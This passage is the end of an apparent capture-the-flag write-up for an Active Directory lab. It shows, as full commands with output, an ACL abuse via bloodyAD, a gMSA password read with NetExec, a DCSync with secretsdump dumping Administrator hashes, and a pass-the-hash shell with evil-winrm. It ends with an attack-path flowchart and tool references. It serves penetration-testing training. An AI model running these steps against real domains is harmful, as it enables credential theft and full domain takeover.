
And as astro we can writeDacl over eng.payload, meaning we can take full control over that user. eng.payload can read the GMSA password for the satlink.service$ computer account who has DCSync rights over the domain, so we can dump domain hashes.
Access as Doman Admin
Taking Over eng.payload (GenericAll)
First we add GenericAll over the account.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u astro.researcher -p 'Cosmos@42' add genericAll eng.payload astro.researcher
[+] astro.researcher has now GenericAll on eng.payload
Then change its password.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ bloodyAD --host 10.0.24.68 -d stellarcomms.local -u astro.researcher -p 'Cosmos@42' set password eng.payload Password123
[+] Password changed successfully!
Reading the SATLINK-SERVICE$ gMSA Password
Then we read the password for satlink because we are given access to read it through GMSA.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ nxc ldap 10.0.24.68 -u eng.payload -p Password123 --gmsa
LDAP 10.0.24.68 389 DC-STELLAR [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:None) (cha
nnel binding:No TLS cert)
LDAP 10.0.24.68 389 DC-STELLAR [+] stellarcomms.local\eng.payload:Password123
LDAP 10.0.24.68 389 DC-STELLAR [*] Getting GMSA Passwords
LDAP 10.0.24.68 389 DC-STELLAR Account: SATLINK-SERVICE$ NTLM: b5991e982c1a0eaebbaaa489bc23ee87 PrincipalsAllowedToReadPassword:
['eng.payload', 'SATLINK-SERVICE$']
LDAP 10.0.24.68 389 DC-STELLAR Account: SATLINK-SERVICE$ aes128-cts-hmac-sha1-96: 0059364ef86b2f0355b89a306aa3c91b
LDAP 10.0.24.68 389 DC-STELLAR Account: SATLINK-SERVICE$ aes256-cts-hmac-sha1-96: 28f7fddd124ff74e3dbd456377e1c248f047eee597ba6a2355e
55e18abe7f61e
DCSync (Dumping Domain Hashes)
Then we DCSync to get the Administrator password.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ secretsdump.py stellarcomms.local/'SATLINK-SERVICE$'@10.0.24.68 -hashes :b5991e982c1a0eaebbaaa489bc23ee87 -just-dc-user administrator
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3a97bfa75ebed92165ea2d67cd21002:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:bfaf1e64a09cd38cf5f61c308386793e79b354fa338079da920e25e9245de6cb
Administrator:aes128-cts-hmac-sha1-96:03971364600219dc3305f9a37c7d7388
Administrator:des-cbc-md5:f7014cc7e9abbf2a
[*] Cleaning up...
Administrator Shell (Root Flag)
And we get the root flag.
┌─[]─[10.200.82.250]─[jimmex@attacker]─[~/HSM/StellarComms]
└──╼ [★]$ evil-winrm -i 10.0.24.68 -u administrator -H d3a97bfa75ebed92165ea2d67cd21002

Evil-WinRM shell v3.5

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt

FLAG[OrbitMaster_Access_Granted]
< SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> exit

Info: Exiting with code 0
Path
flowchart TD
    A["Anonymous FTP Access<br/>(Docs share leaks portal.stellarcomms.local + default password)"]
    B["junior.analyst : Galaxy123!"]
    C["BloodHound Enumeration<br/>(WriteOwner + ForceChangePassword path)"]
    D["WriteOwner over StellarOPS-Control"]
    E["GenericAll over StellarOPS-Control"]
    F["Add self to StellarOPS-Control"]
    G["ForceChangePassword over OPS.Controller"]
    H["WinRM shell as OPS.Controller<br/>(USER FLAG)"]
    I["Firefox credential dump<br/>(hack-browser-data)"]
    J["astro.researcher : Cosmos@42"]
    K["GenericAll over eng.payload"]
    L["Set password of eng.payload"]
    M["Read gMSA password of SATLINK-SERVICE$"]
    N["DCSync with SATLINK-SERVICE$"]
    O["Administrator<br/>(ROOT FLAG)"]

    A --> B --> C --> D --> E --> F --> G --> H
    H --> I --> J --> K --> L --> M --> N --> O
References
- Nmap - network scanning and service enumeration: https://nmap.org
- lftp - FTP client used to mirror the shares: https://lftp.yar.ru
- NetExec (nxc) - SMB/WinRM/LDAP authentication and enumeration: https://github.com/Pennyw0rth/NetExec
- BloodHound Community Edition - Active Directory graph enumeration: https://github.com/SpecterOps/BloodHound
- RustHound - Rust-based BloodHound collector: https://github.com/Open-Cyber-Range/rusthound
- BloodHound.py / bloodhound-ce-python - Python AD ingestor: https://github.com/dirkjanm/BloodHound.py
- bloodyAD - Active Directory ACL abuse (WriteOwner, GenericAll, ForceChangePassword): https://github.com/CravateRouge/bloodyAD
- Impacket (winrmexec, secretsdump) - Windows protocol implementations: https://github.com/fortra/impacket
- Evil-WinRM - WinRM shell: https://github.com/Hackplayers/evil-winrm
- HackBrowserData - Browser credential dumping: https://github.com/moonD4rk/HackBrowserData
- The Hacker Recipes - Active Directory DACL abuse (WriteOwner/GenericAll/ForceChangePassword): https://www.thehacker.recipes/ad/movement/dacl/
- The Hacker Recipes - Reading gMSA passwords: https://www.thehacker.recipes/ad/movement/gmsa/
- The Hacker Recipes - DCSync: https://www.thehacker.recipes/ad/movement/dcsync/
- PayloadsAllTheThings - Active Directory Attack Cheatsheets: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Active%20Directory%20Attack
- HackTricks - Active Directory Methodology: https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology.html